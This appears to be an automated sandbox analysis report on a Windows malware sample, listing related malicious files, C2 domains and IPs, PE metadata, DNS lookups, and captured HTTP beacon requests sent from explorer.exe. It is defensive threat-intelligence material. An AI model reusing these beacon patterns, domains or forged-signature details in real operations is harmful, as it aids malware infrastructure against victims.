	kung.xlsx	Get hash	malicious	Browse	• www.taiwanesemushroom.com/7bun/?azux_bc=ysgklctUGoOtJXgUG4/qClUeOeTCw6gz97O+/MOAU2+JUAUBsi8scmaKXF4LzjQCdiQBAg==&KR-0PL=nn00mZ
	Product Details.exe	Get hash	malicious	Browse	• www.hunterfundraising.com/qah0/?D8S=4plobmcgufWRvpa4bJipaQasYRP2fnslqFuI7yufnuNEE7vMAcnHuR/KX6zneF2Bs2N9&Q2J=fjlpdBsxrn9XH0
	91365ef0_by_Libranalysis.exe	Get hash	malicious	Browse	• www.americanwaxingacademy.com/ct6a/?Rx=0pWuW9N17g/y/YSeiejT+MgwH9W2mmjFgyJ8qbz3QA70EFtNZPJw/vhHBN+CUGJ+5Cbr&rTFDm=GBLpRJfprhZlbt
	Duqm Refinery Project RFQ Electromechanical Works.exe	Get hash	malicious	Browse	• www.supremekitchenteam.com/u3us/?Blq=gfm47PfHWTyl&ibxT0bTp=H0/jVsUVevHENXvDqFXaPic8JNHwzpL7nG7JkFe6yDJfwx6NcnwMg730ZT7vVlWt1q4W
	payment.exe	Get hash	malicious	Browse	• www.landreclaim.com/ma3c/?tXcT=MXExT&Qzr=7OYBgr9QTbWzQEqxE5F2WSPs+5f12FdEeOVATof0xMsEqgRBEzo+rxwtbbY9/t9XCO6zl9yobA==
	order drawing 101.exe	Get hash	malicious	Browse	• www.landreclaim.com/ma3c/?R2JlOJ=7OYBgr9QTbWzQEqxE5F2WSPs+5f12FdEeOVATof0xMsEqgRBEzo+rxwtbbU9s9xUbe6l&GV_P=8pDpKpNHoZ_dLx

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Design Template.exe	Get hash	malicious	Browse	• www.landreclaim.com/ma3c/?_h0PX=7OYBgr9QTbWzQEqxE5F2WSPs+5f12FdEeOVATof0xMsEqgRBEzo+rxwtbbYEgcdUMYm0l9yvlw==&nflpdH=xVJtBJipx
	Shipping Doc.exe	Get hash	malicious	Browse	• www.bintangcorp.com/sqe3/?r6=82DAHq2wg3tuo2XqCLLZJ41l7RS7yClHFVO3ul9CUY5+zT+6pv+aC+43mynQrH4pKWl8iWHnVQ==&rZvLVf=YL0hPBuh3Bh8NfMP
	TEC20201601.exe	Get hash	malicious	Browse	• www.melbournemedicalhealth.net/m8ec/?VPXh=GdPH&MvZ0HjY=ilbnhHVsbLcSqSBJLKZotjdD4qCqiNhav+gd5mGUy/YGPx1v2HXvdJB9yyxpl/8QwS96
	PI DX190530.exe	Get hash	malicious	Browse	• www.artemisplastic.com/g2t/?Hp=Y4KDuNph&YP=t66oSzNKtGU0CMBolCrZoHIrgB5Pfu02DUYCDclwLLM2jCY8ClAW1PeZ3EO9e0zCGeJn
212.32.237.90	invoice.exe	Get hash	malicious	Browse	• www.bradforrexchange.com/3edq/?l6L0N=jO6sWaazfWUScqk/UMZ2V9vSXHj7s0GXSNY0VsmNmZeYB4f0QdniyMTma+6l76TklIvb&0BIX=M8Fp-rt
	lsIMH5zplo.exe	Get hash	malicious	Browse	• www.ololmychartlogin.com/p2io/?n2MLF0Ux=2q6D4S4IYN7aWdcEo+dmfNOnFlWkohYFDzpy6Q1cDMlvB7dycn+zvuYm9Ot1G4m5E5eG&Dj6t=CpStsPY
	USU(1).exe	Get hash	malicious	Browse	• www.bravefctv.com/zrmt/?P0G=EjUHlnR&9r7T-=qIu/umqclRyioTP+pvG+OWyvgre6YRhQlm6oiia3xqVFZWqPiKKv9qZBiAyUvYT1LHAt

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	bin.exe	Get hash	malicious	Browse	• www.ololmychartlogin.com/p2io/?qFQl7Pf8=2q6D4S4IYN7aWdcEo+dmfNOnFlWkohYFDzpy6Q1cDMlvB7dycn+zvuYm9NNPWpGBee/B&uN9hQ=ejlP_vuP4dl4N6
	Yd7WOb1ksAj378N.exe	Get hash	malicious	Browse	• www.logittechg.com/sdh/?1b8Hsf=77GdCQf+cwNQcKtc4oP1L/izBQDHSDhpXIme07zuD8PhYeFl9nbDWdZJRwCLRhIFBccKSxqqHg==&j2MHoV=aDKhQD6PL
	SWIFT MT103_Pdf.exe	Get hash	malicious	Browse	• www.laytikes.com/dll/?IR-4gF=rElkgYOcKLyb2ER2+Vlm0C8Ey2iKs9RZbxxxg2Tq9pxKpXGj+SPpWyY1djYg2iNp+BFv&Cj=lN9DoTMPZhdP
	NWvnpLrdx4.exe	Get hash	malicious	Browse	• www.tishomingoinn.net/da0a/?D6Ap=ZfoTzbtx3ht&0pn=Rkrz4t3Ha8KNN1GxvDSxFj/JaPfAsCp6BjG/Fo7u/30cJxHSnd0meOFBOn5zZDOPw9ZFI5pbIw==
	Statement for T10495.jar	Get hash	malicious	Browse	• www.mitbss.com/bnuw/?BZ=G4og8SmNJcmToC/1vURkjn6Fi/ymhkVmkW/Vhx9xfHxVp69hNmL93pjEBnq/aUUp6pz0&l48=4hOt163

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
137gate.com	ZGNX11JMSc.exe	Get hash	malicious	Browse	• 31.44.185.28
	spices requirement.xlsx	Get hash	malicious	Browse	• 31.44.185.28

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	Joelle#310712.html.txt.html	Get hash	malicious	Browse	• 172.67.186.131
	Doc_PDF.exe	Get hash	malicious	Browse	• 162.159.133.233
	ASTRO-GREP.exe	Get hash	malicious	Browse	• 104.23.99.190
	Pointids.ca_Fax-Message.htm	Get hash	malicious	Browse	• 104.16.18.94
	uhr 90872-914.xlsm	Get hash	malicious	Browse	• 172.67.188.214
	SecuriteInfo.com.W32.AIDetect.malware2.14010.exe	Get hash	malicious	Browse	• 162.159.130.233
	LZSkLA9AHl.exe	Get hash	malicious	Browse	• 172.67.188.154

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	vhNyVU8USk.exe	Get hash	malicious	Browse	• 162.159.129.233
	wKbPkySyKF.exe	Get hash	malicious	Browse	• 172.67.145.153
	UwQ0OtK2xW.exe	Get hash	malicious	Browse	• 104.21.50.35
	ATT74992.HTM	Get hash	malicious	Browse	• 104.18.10.207
	Your-File-Is-Ready-To-Download-PLND.exe	Get hash	malicious	Browse	• 172.67.141.50
	TNT Shiping Document.pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	PO#78.exe	Get hash	malicious	Browse	• 172.67.188.154
	order no. YOIMM20190832 pdf.exe	Get hash	malicious	Browse	• 104.21.48.238
	o0z4JJpYNf	Get hash	malicious	Browse	• 8.47.122.17
	Invoice-Scancopy.docx	Get hash	malicious	Browse	• 172.67.178.51
	bank swift... Scan pdf.exe	Get hash	malicious	Browse	• 104.21.19.200
	o8YvAfzUQl.exe	Get hash	malicious	Browse	• 172.67.156.203
	MACHINE SPECIFICATIONS.exe	Get hash	malicious	Browse	• 172.67.188.154
GOOGLE-2US	Swift_MT103.exe	Get hash	malicious	Browse	• 35.209.237.178
	HSBCpaymentSlipPDF.exe	Get hash	malicious	Browse	• 35.214.243.161
	Q6DZatto6y.exe	Get hash	malicious	Browse	• 35.209.108.49
	1Ptfo0FZUMT7hlK.exe	Get hash	malicious	Browse	• 35.208.214.73
	ps_script.ps1	Get hash	malicious	Browse	• 35.214.199.246
	wininit(1).exe	Get hash	malicious	Browse	• 35.209.26.148
	FASMW.EXE	Get hash	malicious	Browse	• 35.208.2.21
	New Order.exe	Get hash	malicious	Browse	• 35.209.88.35
	Ejima.exe	Get hash	malicious	Browse	• 35.209.145.241
	EF634A53DFB00589D513CE13CC9332FEF2749255093F4.exe	Get hash	malicious	Browse	• 35.208.63.154
	KBzeB23bE1.exe	Get hash	malicious	Browse	• 35.214.53.158
	xnuE49NGol.exe	Get hash	malicious	Browse	• 35.208.108.198
	aVzUZCHkko.exe	Get hash	malicious	Browse	• 35.208.104.111
	Tz8eRwnGhm.exe	Get hash	malicious	Browse	• 35.208.53.255
	arm_crypt.exe	Get hash	malicious	Browse	• 35.208.53.255
	7#U1d05.html	Get hash	malicious	Browse	• 35.213.109.249
	PR#28201909R1.exe	Get hash	malicious	Browse	• 35.208.174.213
	Payment receipt MT103.exe	Get hash	malicious	Browse	• 35.209.237.178
	Invoice number FV0062022020.exe	Get hash	malicious	Browse	• 35.209.201.177
	RFQ K1062 PROJECT.exe	Get hash	malicious	Browse	• 35.208.174.213
OVHFR	iQThKRLiA7.exe	Get hash	malicious	Browse	• 198.50.252.64
	UwQ0OtK2xW.exe	Get hash	malicious	Browse	• 213.186.33.5
	VUBuRErqKh.dll	Get hash	malicious	Browse	• 145.239.131.60
	TUj6o3ePFl.exe	Get hash	malicious	Browse	• 51.254.241.28
	Gx8b0xWdGB.exe	Get hash	malicious	Browse	• 149.202.7.96
	XFfw6uDKna.exe	Get hash	malicious	Browse	• 176.31.116.35
	HUCGOYy2oO.exe	Get hash	malicious	Browse	• 51.195.57.229
	PO64882570060US.exe	Get hash	malicious	Browse	• 139.99.231.195
	SecuriteInfo.com.Trojan.PackedNET.721.17987.exe	Get hash	malicious	Browse	• 51.254.84.37
	mormanti.exe	Get hash	malicious	Browse	• 51.255.165.160
	deepRats.exe	Get hash	malicious	Browse	• 193.70.112.165
	9U3DwMGK0t.exe	Get hash	malicious	Browse	• 51.195.61.169
	DpuO7oic9y.exe	Get hash	malicious	Browse	• 46.105.74.11
	kung.xlsx	Get hash	malicious	Browse	• 198.50.252.64
	Swift Copy Of Wire Transfer2_PDF.exe	Get hash	malicious	Browse	• 158.69.185.137
	LAGIk5ic3R.exe	Get hash	malicious	Browse	• 51.89.64.86
	Bot3.91.jar	Get hash	malicious	Browse	• 46.105.116.59
	Bot3.91.jar	Get hash	malicious	Browse	• 46.105.116.59
	mixazed.exe	Get hash	malicious	Browse	• 51.75.233.76
	jnl3kWNWWS.exe	Get hash	malicious	Browse	• 54.39.133.15

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	Doc_PDF.exe	Get hash	malicious	Browse	• 133.130.104.18
	5S6Cod7HCf.exe	Get hash	malicious	Browse	• 133.130.104.18
	SecuriteInfo.com.W32.AIDetect.malware2.14010.exe	Get hash	malicious	Browse	• 133.130.104.18
	xy3zf2YjS8.exe	Get hash	malicious	Browse	• 133.130.104.18
	2dgOIcIVVb.exe	Get hash	malicious	Browse	• 133.130.104.18

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	2m4OlrMaLT.exe	Get hash	malicious	Browse	• 133.130.104.18
	WOVngDEXHM.dll	Get hash	malicious	Browse	• 133.130.104.18
	VUBuRErqKh.dll	Get hash	malicious	Browse	• 133.130.104.18
	filedata.dll	Get hash	malicious	Browse	• 133.130.104.18
	filedata.dll	Get hash	malicious	Browse	• 133.130.104.18
	1QlPzq5tJh.exe	Get hash	malicious	Browse	• 133.130.104.18
	WaLOK0TUYN.exe	Get hash	malicious	Browse	• 133.130.104.18
	oi6Gg59khh.exe	Get hash	malicious	Browse	• 133.130.104.18
	1i9tHMz36f.exe	Get hash	malicious	Browse	• 133.130.104.18
	8NVyaLrTJy.exe	Get hash	malicious	Browse	• 133.130.104.18
	sq9aBtcak6.exe	Get hash	malicious	Browse	• 133.130.104.18
	ZWQelKES9A.dll	Get hash	malicious	Browse	• 133.130.104.18
	voice mail.html	Get hash	malicious	Browse	• 133.130.104.18
	5cksYFGC2g.exe	Get hash	malicious	Browse	• 133.130.104.18
	New Working C0D377B99993939393939939.htm	Get hash	malicious	Browse	• 133.130.104.18

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	4.804431914533398
TrID:	• Win32 Executable (generic) a (10002005/4) 99.15% • Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	F63V4i8eZU.exe
File size:	271464
MD5:	08730cdd286a4c9d46b38bb6545ac311
SHA1:	001bb7b5b8d63e505661d7e4a178d08abe6bbad7
SHA256:	cb2a2537987e45c8461d40a0ec6c24215920519257134db91dd1369ff5abf342
SHA512:	a6531eb4709af3e1270f1c4434d9abc87097e9f8d38c4ba5dc0ed61d7f469552de7259f638728fe71297d3748823064f75728e71df3531657a5aeb1952f412d8
SSDEEP:	1536:d/k1xdvMuWnLtmBcSa9O/C0UzIY+SpAkaYQryC7AfT/k1xD:5ktvMu8GcSaw/RQ80fDkz
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....y.....Rich.....PE..L.....fl.....`.....<.....p....@.....

File Icon

Icon Hash:	e8ccce8e8ececce8

Static PE Info

General

Entrypoint:	0x40133c
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x49669CB5 [Fri Jan 9 00:39:17 2009 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	ce5c4ac311690d884b7f964e897cf716

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	E=MIDLE@perkysex.Sta, CN=Tykho, OU=LRDAGSD, O=Oedogo, L=gener, S=Succuss7, C=FO
Signature Validation Error:	**A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider**
Error Number:	-2146762487
Not Before, Not After	• 7/19/2021 1:52:32 AM 7/19/2022 1:52:32 AM
Subject Chain	• E=MIDLE@perkysex.Sta, CN=Tykho, OU=LRDAGSD, O=Oedogo, L=gener, S=Succuss7, C=FO
Version:	3
Thumbprint MD5:	6B2F2AEC1CD19ADB58F69D332AA6EB10
Thumbprint SHA-1:	A168A0624017FAD1687EFD7218165EAAD0667521
Thumbprint SHA-256:	7B29D7974E330B45B5772C1F20898DB73558EAF4668727D08A94229F6C2C5A9A
Serial:	00

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x35908	0x36000	False	0.261126482928	data	4.74357269576	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x37000	0xb90	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x38000	0x80e2	0x9000	False	0.31982421875	data	4.39996163411	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 19, 2021 20:22:20.640419006 CEST	192.168.2.3	8.8.8.8	0x7369	Standard query (0)	kinmirai.org	A (IP address)	IN (0x0001)
Jul 19, 2021 20:23:21.955801964 CEST	192.168.2.3	8.8.8.8	0x8ccd	Standard query (0)	www.creditmystartup.com	A (IP address)	IN (0x0001)
Jul 19, 2021 20:23:40.323507071 CEST	192.168.2.3	8.8.8.8	0x848c	Standard query (0)	www.oubacm.com	A (IP address)	IN (0x0001)
Jul 19, 2021 20:24:01.658821106 CEST	192.168.2.3	8.8.8.8	0x9745	Standard query (0)	www.mothererph.com	A (IP address)	IN (0x0001)
Jul 19, 2021 20:24:22.101960897 CEST	192.168.2.3	8.8.8.8	0x652	Standard query (0)	www.bloomandbrewcafe.com	A (IP address)	IN (0x0001)
Jul 19, 2021 20:24:45.420978069 CEST	192.168.2.3	8.8.8.8	0x4ee4	Standard query (0)	www.howtovvbucks.com	A (IP address)	IN (0x0001)
Jul 19, 2021 20:25:03.826634884 CEST	192.168.2.3	8.8.8.8	0x3d50	Standard query (0)	www.mikecdmusic.com	A (IP address)	IN (0x0001)
Jul 19, 2021 20:25:24.891907930 CEST	192.168.2.3	8.8.8.8	0x8c9e	Standard query (0)	www.pacleanfuel.com	A (IP address)	IN (0x0001)
Jul 19, 2021 20:25:45.478404045 CEST	192.168.2.3	8.8.8.8	0xe26d	Standard query (0)	www.foeweifgoor73dz.com	A (IP address)	IN (0x0001)
Jul 19, 2021 20:26:06.052750111 CEST	192.168.2.3	8.8.8.8	0x3378	Standard query (0)	www.thehomechef.global	A (IP address)	IN (0x0001)
Jul 19, 2021 20:26:26.630918980 CEST	192.168.2.3	8.8.8.8	0xe42f	Standard query (0)	www.yellow-wink.com	A (IP address)	IN (0x0001)
Jul 19, 2021 20:26:47.358865976 CEST	192.168.2.3	8.8.8.8	0x7b81	Standard query (0)	www.amazonautomationbusiness.com	A (IP address)	IN (0x0001)
Jul 19, 2021 20:27:27.851659060 CEST	192.168.2.3	8.8.8.8	0xc066	Standard query (0)	www.oowesports.com	A (IP address)	IN (0x0001)
Jul 19, 2021 20:27:50.906394958 CEST	192.168.2.3	8.8.8.8	0x9638	Standard query (0)	www.gentrypartyof8.com	A (IP address)	IN (0x0001)
Jul 19, 2021 20:28:09.968969107 CEST	192.168.2.3	8.8.8.8	0xa07b	Standard query (0)	www.dunn-labs.com	A (IP address)	IN (0x0001)
Jul 19, 2021 20:28:32.403052092 CEST	192.168.2.3	8.8.8.8	0xa9ea	Standard query (0)	www.tearor.com	A (IP address)	IN (0x0001)
Jul 19, 2021 20:28:52.777720928 CEST	192.168.2.3	8.8.8.8	0xaff2	Standard query (0)	www.creditmystartup.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 19, 2021 20:22:21.062153101 CEST	8.8.8.8	192.168.2.3	0x7369	No error (0)	kinmirai.org		133.130.104.18	A (IP address)	IN (0x0001)
Jul 19, 2021 20:23:22.024652004 CEST	8.8.8.8	192.168.2.3	0x8ccd	Name error (3)	www.creditmystartup.com	none	none	A (IP address)	IN (0x0001)
Jul 19, 2021 20:23:40.762442112 CEST	8.8.8.8	192.168.2.3	0x848c	No error (0)	www.oubacm.com		45.193.166.57	A (IP address)	IN (0x0001)
Jul 19, 2021 20:24:01.722594023 CEST	8.8.8.8	192.168.2.3	0x9745	No error (0)	www.mothererph.com	mothererph.com		CNAME (Canonical name)	IN (0x0001)
Jul 19, 2021 20:24:01.722594023 CEST	8.8.8.8	192.168.2.3	0x9745	No error (0)	mothererph.com		34.102.136.180	A (IP address)	IN (0x0001)
Jul 19, 2021 20:24:22.335448980 CEST	8.8.8.8	192.168.2.3	0x652	No error (0)	www.bloomandbrewcafe.com	137gate.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 19, 2021 20:24:22.335448980 CEST	8.8.8.8	192.168.2.3	0x652	No error (0)	137gate.com		31.44.185.28	A (IP address)	IN (0x0001)
Jul 19, 2021 20:24:45.494817019 CEST	8.8.8.8	192.168.2.3	0x4ee4	No error (0)	www.howtovvbucks.com		81.17.18.196	A (IP address)	IN (0x0001)
Jul 19, 2021 20:25:03.890599966 CEST	8.8.8.8	192.168.2.3	0x3d50	No error (0)	www.mikecdmusic.com	mikecdmusic.com		CNAME (Canonical name)	IN (0x0001)
Jul 19, 2021 20:25:03.890599966 CEST	8.8.8.8	192.168.2.3	0x3d50	No error (0)	mikecdmusic.com		184.168.131.241	A (IP address)	IN (0x0001)
Jul 19, 2021 20:25:24.956937075 CEST	8.8.8.8	192.168.2.3	0x8c9e	No error (0)	www.pacleanfuel.com	pacleanfuel.com		CNAME (Canonical name)	IN (0x0001)
Jul 19, 2021 20:25:24.956937075 CEST	8.8.8.8	192.168.2.3	0x8c9e	No error (0)	pacleanfuel.com		35.208.122.142	A (IP address)	IN (0x0001)
Jul 19, 2021 20:25:28.129471064 CEST	8.8.8.8	192.168.2.3	0x14aa	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.akadns.net		CNAME (Canonical name)	IN (0x0001)
Jul 19, 2021 20:25:45.539284945 CEST	8.8.8.8	192.168.2.3	0xe26d	No error (0)	www.foeweifgoor73dz.com	foeweifgoor73dz.com		CNAME (Canonical name)	IN (0x0001)
Jul 19, 2021 20:25:45.539284945 CEST	8.8.8.8	192.168.2.3	0xe26d	No error (0)	foeweifgoor73dz.com		34.102.136.180	A (IP address)	IN (0x0001)
Jul 19, 2021 20:26:06.152162075 CEST	8.8.8.8	192.168.2.3	0x3378	No error (0)	www.thehomechef.global		198.50.252.64	A (IP address)	IN (0x0001)
Jul 19, 2021 20:26:26.704118967 CEST	8.8.8.8	192.168.2.3	0xe42f	No error (0)	www.yellow-wink.com	yellow-wink.com		CNAME (Canonical name)	IN (0x0001)
Jul 19, 2021 20:26:26.704118967 CEST	8.8.8.8	192.168.2.3	0xe42f	No error (0)	yellow-wink.com		34.102.136.180	A (IP address)	IN (0x0001)
Jul 19, 2021 20:26:47.419030905 CEST	8.8.8.8	192.168.2.3	0x7b81	No error (0)	www.amazonautomationbusiness.com		104.21.53.7	A (IP address)	IN (0x0001)
Jul 19, 2021 20:26:47.419030905 CEST	8.8.8.8	192.168.2.3	0x7b81	No error (0)	www.amazonautomationbusiness.com		172.67.206.203	A (IP address)	IN (0x0001)
Jul 19, 2021 20:27:28.061136961 CEST	8.8.8.8	192.168.2.3	0xc066	No error (0)	www.oowesports.com		45.33.252.45	A (IP address)	IN (0x0001)
Jul 19, 2021 20:27:51.229108095 CEST	8.8.8.8	192.168.2.3	0x9638	No error (0)	www.gentrypartyof8.com	gentrypartyof8.com		CNAME (Canonical name)	IN (0x0001)
Jul 19, 2021 20:27:51.229108095 CEST	8.8.8.8	192.168.2.3	0x9638	No error (0)	gentrypartyof8.com		66.235.200.146	A (IP address)	IN (0x0001)
Jul 19, 2021 20:28:10.031167030 CEST	8.8.8.8	192.168.2.3	0xa07b	No error (0)	www.dunn-labs.com	dunn-labs.com		CNAME (Canonical name)	IN (0x0001)
Jul 19, 2021 20:28:10.031167030 CEST	8.8.8.8	192.168.2.3	0xa07b	No error (0)	dunn-labs.com		34.102.136.180	A (IP address)	IN (0x0001)
Jul 19, 2021 20:28:32.473375082 CEST	8.8.8.8	192.168.2.3	0xa9ea	No error (0)	www.tearor.com		212.32.237.90	A (IP address)	IN (0x0001)
Jul 19, 2021 20:28:52.840178013 CEST	8.8.8.8	192.168.2.3	0xaff2	Name error (3)	www.creditmystartup.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.oubacm.com
- www.mothererph.com
- www.howtovvbucks.com
- www.mikecdmusic.com
- www.pacleanfuel.com
- www.foeweifgoor73dz.com
- www.thehomechef.global
- www.yellow-wink.com
- www.amazonautomationbusiness.com
- www.ooweesports.com
- www.gentrypartyof8.com
- www.dunn-labs.com
- www.tearor.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49750	45.193.166.57	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 19, 2021 20:23:41.118997097 CEST	6161	OUT	GET /nff/?D48p=kOxlMsEjtzqi35JKXOQvqY0Z9Dr8MJKVGpcl7uHZUSc/duxdP9tVlajaQyGMVspbd71z&-ZgX=tR-DSFa8o HTTP/1.1 Host: www.oubacm.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jul 19, 2021 20:23:41.469955921 CEST	6161	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 19 Jul 2021 18:23:41 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49751	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 19, 2021 20:24:01.766391039 CEST	6162	OUT	GET /nff/?-ZgX=tR-DSFa8o&D48p=1Xxx+qd8pBTLA+WTXKo7XaXaUaa/vtHv40sNd0BzbA6K7Qnc9Dw7+srX/AipaLaYNVgg HTTP/1.1 Host: www.mothererph.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jul 19, 2021 20:24:01.904855967 CEST	6163	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Mon, 19 Jul 2021 18:24:01 GMT Content-Type: text/html Content-Length: 275 ETag: "60ef679d-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49767	66.235.200.146	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 19, 2021 20:27:51.274418116 CEST	6319	OUT	GET /nff/?D48p=oo8PZR09GamqRkCLHSTg5AKJvm44C+19X1uEOPW4zTuWS3c9RrL+Vx+B8Ikvp/Bi1Hxc&-ZgX=tR-DSFa8o HTTP/1.1 Host: www.gentrypartyof8.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49768	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 19, 2021 20:28:10.074420929 CEST	6320	OUT	GET /nff/?-ZgX=tR-DSFa8o&D48p=23vdk0INmHdYoMyjDJpAXxw5aErMVqufSgZPm4X7AcKozm0yVvV2ivtCtqAjwFsJpdV9 HTTP/1.1 Host: www.dunn-labs.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jul 19, 2021 20:28:10.212614059 CEST	6321	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Mon, 19 Jul 2021 18:28:10 GMT Content-Type: text/html Content-Length: 275 ETag: "60ef67ac-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta 